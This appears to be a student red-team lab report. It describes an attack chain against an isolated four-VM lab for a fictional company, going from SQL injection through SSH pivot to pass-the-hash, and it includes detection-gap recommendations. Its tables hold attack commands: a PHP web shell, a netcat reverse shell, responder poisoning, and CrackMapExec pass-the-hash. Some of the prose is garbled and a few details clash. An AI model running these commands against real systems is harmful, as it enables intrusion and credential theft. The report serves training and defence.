##### MITRE ATT&CK Framework Mapping

| Phase | Tactic               | Technique ID | Technique Name                                    | Applied Command/Tool                                  |
|-------|----------------------|--------------|---------------------------------------------------|-------------------------------------------------------|
| 1     | Reconnaissance       | T1595        | Active Scanning                                   | nmap -sV -sC -p- 192.168.100.20                       |
| 1     | Reconnaissance       | T1592        | Collect Victim Host Facts.                        | HTTP header analysis, banner grabbing                 |
| 2     | Initial Access       | T1190        | Exploit Public-Facing Application                 | sqlmap --batch --dump                                 |
| 2     | Execution            | T1059.003    | Command & Scripting Interface: Shell.             | PHP web shell: <?php system(\$_GET['cmd']); ?>        |
| 3     | Discovery            | T1018        | Remote System Discovery                           | for i in {1..254}; do ping -c 1 192.168.100.\$i; done |
| 3     | Discovery            | T1083        | Discovery of Files and Directories [23].          | find / -name "*.conf" 2>/dev/null                     |
| 4     | Lateral Movement     | T1021.003    | Remote Services: SSH                              | ssh msfadmin@192.168.100.30                           |
| 5     | Privilege Escalation | T1068        | Privilege Escalation through Exploitation.        | sudo -l then sudo su -                                |
| 6     | Credential Access    | T1552        | Unsecured Credentials: Files                      | /etc/shadow extraction                                |
| 6     | Credential Access    | T1557        | Adversary-in-the-Middle                           | responder -I eth0 -wrf                                |
| 7     | Collection           | T1005        | Data can be classified as Data from Local System. | type C:\Users\Public\customers.xlsx                   |
| 7     | Exfiltration         | T1041        | Exfiltration Via C2 Channel.                      | SCP through SSH tunnel                                |




Figure: MITRE ATT&CK Framework Mapping

## 4. Lab Environment Design

### 4.1 VM-1: Kali Linux 2019.3 – Offensive Platform

The attacking machine will operate on Kali Linux 2019.3, due to its adopted suite of penetration testing tools that are fully installed such as Metasploit Framework, Nmap, SQLmap, Burp Suite, CrackMapExec, and Responder. The platform has 4GB RAM, two virtual CPUs, and 40GB hard disk memory, which is set up by host-only network driver which is linked to the 192.168.100.0/24 isolated laboratory network [24]. IP address 192.168.100.50 is reserved as a permanent target (for the whole engagement) [24].

#### 4.2 VM-2: OWASP Linux Web Server.

The front-end web server is configured to have the OWASP Broken Web Applications virtual machine which contains purposely vulnerable web applications that reflect the typical security vulnerabilities present in production. It runs Ubuntu Linux version 12.04 on ports 80 and 443, Apache2, MySQL database version 3.3.32 on port 3306 and SSH on port 22 to administer it remotely [25]. This VM is an e-commerce site its web presence customer facing VM of ABCD Ltd having a high risk of SQL injection attacks [25].

#### Virtual Machine Lab Environment Specification

| VM   | Role                     | Operating System                 | IP Address     | RAM   | vCPU | Disk | Network Mode |
|------|--------------------------|----------------------------------|----------------|-------|------|------|--------------|
| VM-1 | Offensive Platform       | Kali Linux 2019.3 (Kernel 5.2.0) | 192.168.100.50 | 4GB   | 2    | 40GB | Host-only    |
| VM-2 | Public-facing Web Server | OWASP BWA (Ubuntu 12.04 LTS)     | 192.168.100.20 | 2GB   | 1    | 40GB | Host-only    |
| VM-3 | Internal Linux Server    | Metasploitable 2 (Ubuntu 8.04)   | 192.168.100.30 | 512MB | 1    | 8GB  | Host-only    |
| VM-4 | Client Workstation       | Windows 7 SP1 (Build 7601)       | 192.168.100.40 | 4GB   | 2    | 60GB | Host-only    |




Figure: Virtual Machine Lab Environment Specification

#### 4.3 VM-3: Metasploitable- Internal Linux Server.

The internal server is an Ubuntu 8.04 base server set up as Metasploitable 2 that has more than twenty exploitable services intentionally created to model a wildly outdated and poorly configured internal system. This VM is a file server of the internal system of ABCD Ltd having a static IP 192.168.100.30 and limited resources [26]. Listed services are SMB over port 445, which has well-known vulnerabilities of the default null session, Telnet over port 23, which has default credentials, FTP over port 21, SSH over port 22 as well as HTTP over port 80 [26].

#### 4.4 VM-4: Windows 7 SP1- Client Workstation.

The destination workstations is a Windows 7 service pack 1 with the Internet Explorer 11 which is a legacy corporate client environment, though is still in use in ABCD Ltd even though it is at the end of life. This system is set up to have 4GB of RAM, 2 virtual processors, and 60GB of disk memory, and has an IP address of 192.168.100.40 assigned to it using DHCP [27]. On purpose, weak things are disabled automatic updates, weak password of a local administrator, disabled windows defender and SMB signing off - all of which allow Pass-the-Hash attacks and remote authentication [27].

## 5. Exploitation Requirements

### 5.1 Exploit A: SQL Injection on OWASP Web Server

The initial vulnerability is aimed at exploiting the SQL injection vulnerability of the DVWA application running on VM-2 where the user authentication form does not sanitise the input parameters then adding them to SQL queries [29]. The attack operates under SQLmap automated exploitation tool to scan database schema, steal application user credentials and code a PHP web shell to provide a regular interactive entry. It also assumes that there is network connectivity to VM-2 on port 80 and that there is no web application firewall controls that would prevent letter malicious SQL syntax pattern [29].




Figure: Exploit A

## 5.2 Exploit B: SSH Lateral Movement to Metasploitable

After the compromise of web server, internal reconnaissance reveals internal Linux server VM-3 available out of foothold of the web server. Lateral movement uses weak credentials which exist on Metasploitable SSH and Telnet services, a typical misconfiguration of legacy installation of Linux who leaves default credentials in place post-installation [30]. The attacker elevates via VM-2 by the use of SSH tunneling to VM-3 before utilizing sudo misconfigurations to escalate to root. Sudoers file will allow to execute the most important commands without any passwords and convert the user msfadmin and full system control is achieved [30].




Figure: Exploit B

### 5.3 Exploit C: Pass-the-Hash to windows 7 Workstation.

The last stage of exploitation is a VM-4 exploitation that utilizes Pass-the-Hash with NTLM hashes that were acquired in the Metasploitable environment. Pass-the-Hash does not require the platform to use the underlying password, but only the NTLM hash to authenticate to remote services: compared to clear-text credential attacks, windows authentication protocols design allows the hash as a proof of identity, which means that the format of the hash is sufficient therefore [16]. CrackMapExec will be used to log in with the NTLM hash obtained into the SMB service of VM-4 and then execute the commands to get the simulated customer database file off the public desktop. The file is sent back to the Kali VM of the attacker through the pivot created chain ending the engagement goals [16].




Figure: Exploit C

## Tools and Techniques Usage Summary

| Tool Name       | Purpose                               | Target VM  | MITRE Technique | Command Example                                                        |
|-----------------|---------------------------------------|------------|-----------------|------------------------------------------------------------------------|
| Nmap            | Service scanning, port scanning.      | VM-2       | T1595           | nmap -sV -sC -p-192.168.100.20                                         |
| SQLmap          | SQL injection automation              | VM-2       | T1190           | sqlmap --batch --dump --dbms=mysql                                     |
| Metasploit      | Post-exploitation, session management | VM-2, VM-3 | T1059.003       | meterpreter > shell                                                    |
| Burp Suite      | Web request interception              | VM-2       | T1190           | Proxy configuration                                                    |
| Responder       | LLMNR/NBT-NS poisoning                | VM-3       | T1557           | responder -I eth0 -wrf                                                 |
| CrackMapExec    | Pass-the-Hash, lateral movement       | VM-4       | T1021.002       | crackmapexec smb 192.168.100.40 -u administrator -H <hash> -x "whoami" |
| John the Ripper | Hash cracking                         | VM-1       | T1110.002       | john --format=nt hash.txt --wordlist=rockyou.txt                       |
| Netcat          | File transfer, reverse shell.         | VM-2, VM-3 | T1041           | nc -e /bin/sh 192.168.100.50 4444                                      |

## 6. Operational Execution and Containment

### 6.1 Attack Execution Summary

The reconnaissance stage commenced with passive and active to the VM-2, Nmap scanning found the information about version and Apache architecture, PHP configuration and presence of MySQL service. SQLmap has been able to use the discovered SQL injection vulnerability to

retrieve a set of database credentials fifteen minutes after launching active knowledge of the vulnerability [17]. Through this toehold, internal reconnaissance revealed VM-3 had exposed ports on 21, 23, 445 and 22, showing there was a legacy system that was vulnerable to weak credential attacks. Successful login with default credentials verified the use of credentials across systems of an internal network by SSH pivot to VM-3 [17].

## 6.2 Isolation Verification Procedures

To ensure that all activities were contained within the approved testing environment, laboratory isolation verification used several methods to ensure isolation of all activities. Packet capture testing confirmed that no traffic left the virtualised environment and the zero DNS queries or connection attempts were to any external address during a long monitoring period [19]. Tests were conducted on test commands run out of VM-1 that the IP addresses were isolated, and the status was confirmed with a ping response of unreachable destinations and curl commands with a response of connection failures [19]

### Isolation Verification Results

| Test Command         | Source VM | Expected Result                              | Actual Result                                  | Status                                                                                        |
|----------------------|-----------|----------------------------------------------|------------------------------------------------|-----------------------------------------------------------------------------------------------|
| ping 8.8.8.8         | VM-1      | Destination Host Unreachable                 | Destination Host Unreachable                   | <br>Pass |
| ping google.com      | VM-2      | Temporary name-resolution failure            | Temporary name-resolution failure.             | <br>Pass |
| curl https://1.1.1.1 | VM-3      | Connection problem                           | Connection problem: Route to host unreachable. | <br>Pass |
| tracert 8.8.8.8      | VM-4      | could not be connected; network inaccessible | Network inaccessible.                          | <br>Pass |
| nslookup google.com  | VM-1      | No server found:                             | Server: unknown, query refused.                | <br>Pass |




Figure: Isolation Verification Results

### 6.3 Backup and Recovery Implementation

Pre-engagement backup procedures took full images of virtual machines in clean conditions, which facilitated quick recovery after their destructive tests were carried out. Snapshot verification testing ensured that there was verify-recycle functionality, and practice recovery

ensured full system restoration in ten minutes as time beyond starting to operational were verified [20].

### Snapshot and Rollback Documentation

| Snapshot Name         | Timestamp           | Purpose                  | Verification Status | Restore Time |
|-----------------------|---------------------|--------------------------|---------------------|--------------|
| clean_state_all_vms   | Pre-engagement      | Baseline for rollback    | Verified            | 9 minutes    |
| post_exploit_A_sqlmap | After SQL injection | Investigative checkpoint | Verified            | 6 minutes    |
| post_exploit_B_ssh    | After SSH pivot     | Investigative checkpoint | Verified            | 5 minutes    |
| post_exploit_C_pth    | After Pass-the-Hash | Investigative checkpoint | Verified            | 7 minutes    |
| post_engagement_full  | After all exploits  | Forensic analysis        | Verified            | 10 minutes   |




Figure: Snapshot and Rollback Documentation

## 7. Executive Brief

### 7.1 Attack Chain Narrative

The attack chain went through initial reconnaissance on VM-2 before completely compromising all three target VMs to simulate customer data exfiltration that took place within the four hours of testing. [21]. Active scanning detector was used to do reconnaissance against VM-2 and it identified attack surfaces targeting DVWA application with the highest potential being the most interesting. Preliminary access via SQL injection granted control over VM-2 which made it possible to internally discover the existence of VM-3 on the internal network. Horizontal mobility through the use of SSH and privilege escalation provided root access on VM-3. Credential harvesting retrieved NTLM hashes used to do Pass-the-Hash authentication to VM-4 [21].

## 7.2 Detection Gap Analysis

### Detection Gap Analysis

| Attack Phase              | Observable Artefact            | Log/Event Source           | Why Detection Failed                 | Recommended Control                         |
|---------------------------|--------------------------------|----------------------------|--------------------------------------|---------------------------------------------|
| SQL Injection             | HTTP UNION SELECT pattern      | Web server access log      | None deployed WAF                    | Deploy WAF with SQLi rules                  |
| Web Shell Upload          | INTO OUTFILE query             | MySQL general log          | No database activity monitoring      | Implement database audit logging.           |
| Web Shell Access          | GET request to /shell.php?cmd= | Apache access log          | No EDR on web server                 | Install EDR agent                           |
| SSH Lateral Movement      | Auth log entry                 | /var/log/auth.log          | No centralised logging               | Implement SIEM using log forwarding.        |
| Sudo Privilege Escalation | sudo command execution         | /var/log/auth.log          | No behavioural analytics             | Implement UEBA solution.                    |
| LLMNR Poisoning           | NBT-NS broadcast traffic       | Network pcap               | None of the networks being monitored | Disability of LLMNR using GPO.              |
| Pass-the-Hash             | Event ID 4624 (logon type 3)   | Windows Security Event Log | SIEM No correlation set up enabled.  | Enable innovative inspection policies [22]. |




Figure: Detection Gap Analysis

### 7.3 Summary and recommendations on business risk.

ABCD Ltd is at risk of significant financial losses, regulatory fines and which can cause the creation of reputational damage in case actual attackers used the vulnerabilities identified. The unprotected database of customers presents threats of violation of General Data Protection Regulation that can attract fines of up to 4% of its annual turnover around the globe [23]. Overall strategic investment in terms of long-term strategic should be focused on the adoption of the zero-trust architecture and eliminate implicit trust among network segments and require the use of continuous authentication on all access attempts [23].

### Conclusion

The red team exercise was able to show how a hacker may gain access to the entire infrastructure of the ABCD Ltd by using SQL injection, weak internal credentials and Pass-the-Hash tools on the four-VM lab setup. The test fulfilled all the specified mission requirements within the stipulated testing period, the severity of the vulnerabilities being identified. Critical evidence suggests that early access was because of technical vulnerability, i.e. the SQL injection vulnerability of the web application that was facing the internet [16].

## References

- [16] I. Soegiharto and A. S. Girsang, "NoSQL Injection Detection Using Deep Neural Network and Principal Component Analysis of Injection Feature Vectors," in *2024 International Conference on Computer, Control, Informatics and its Applications (IC3INA)*, Oct. 2024, pp. 54–59.
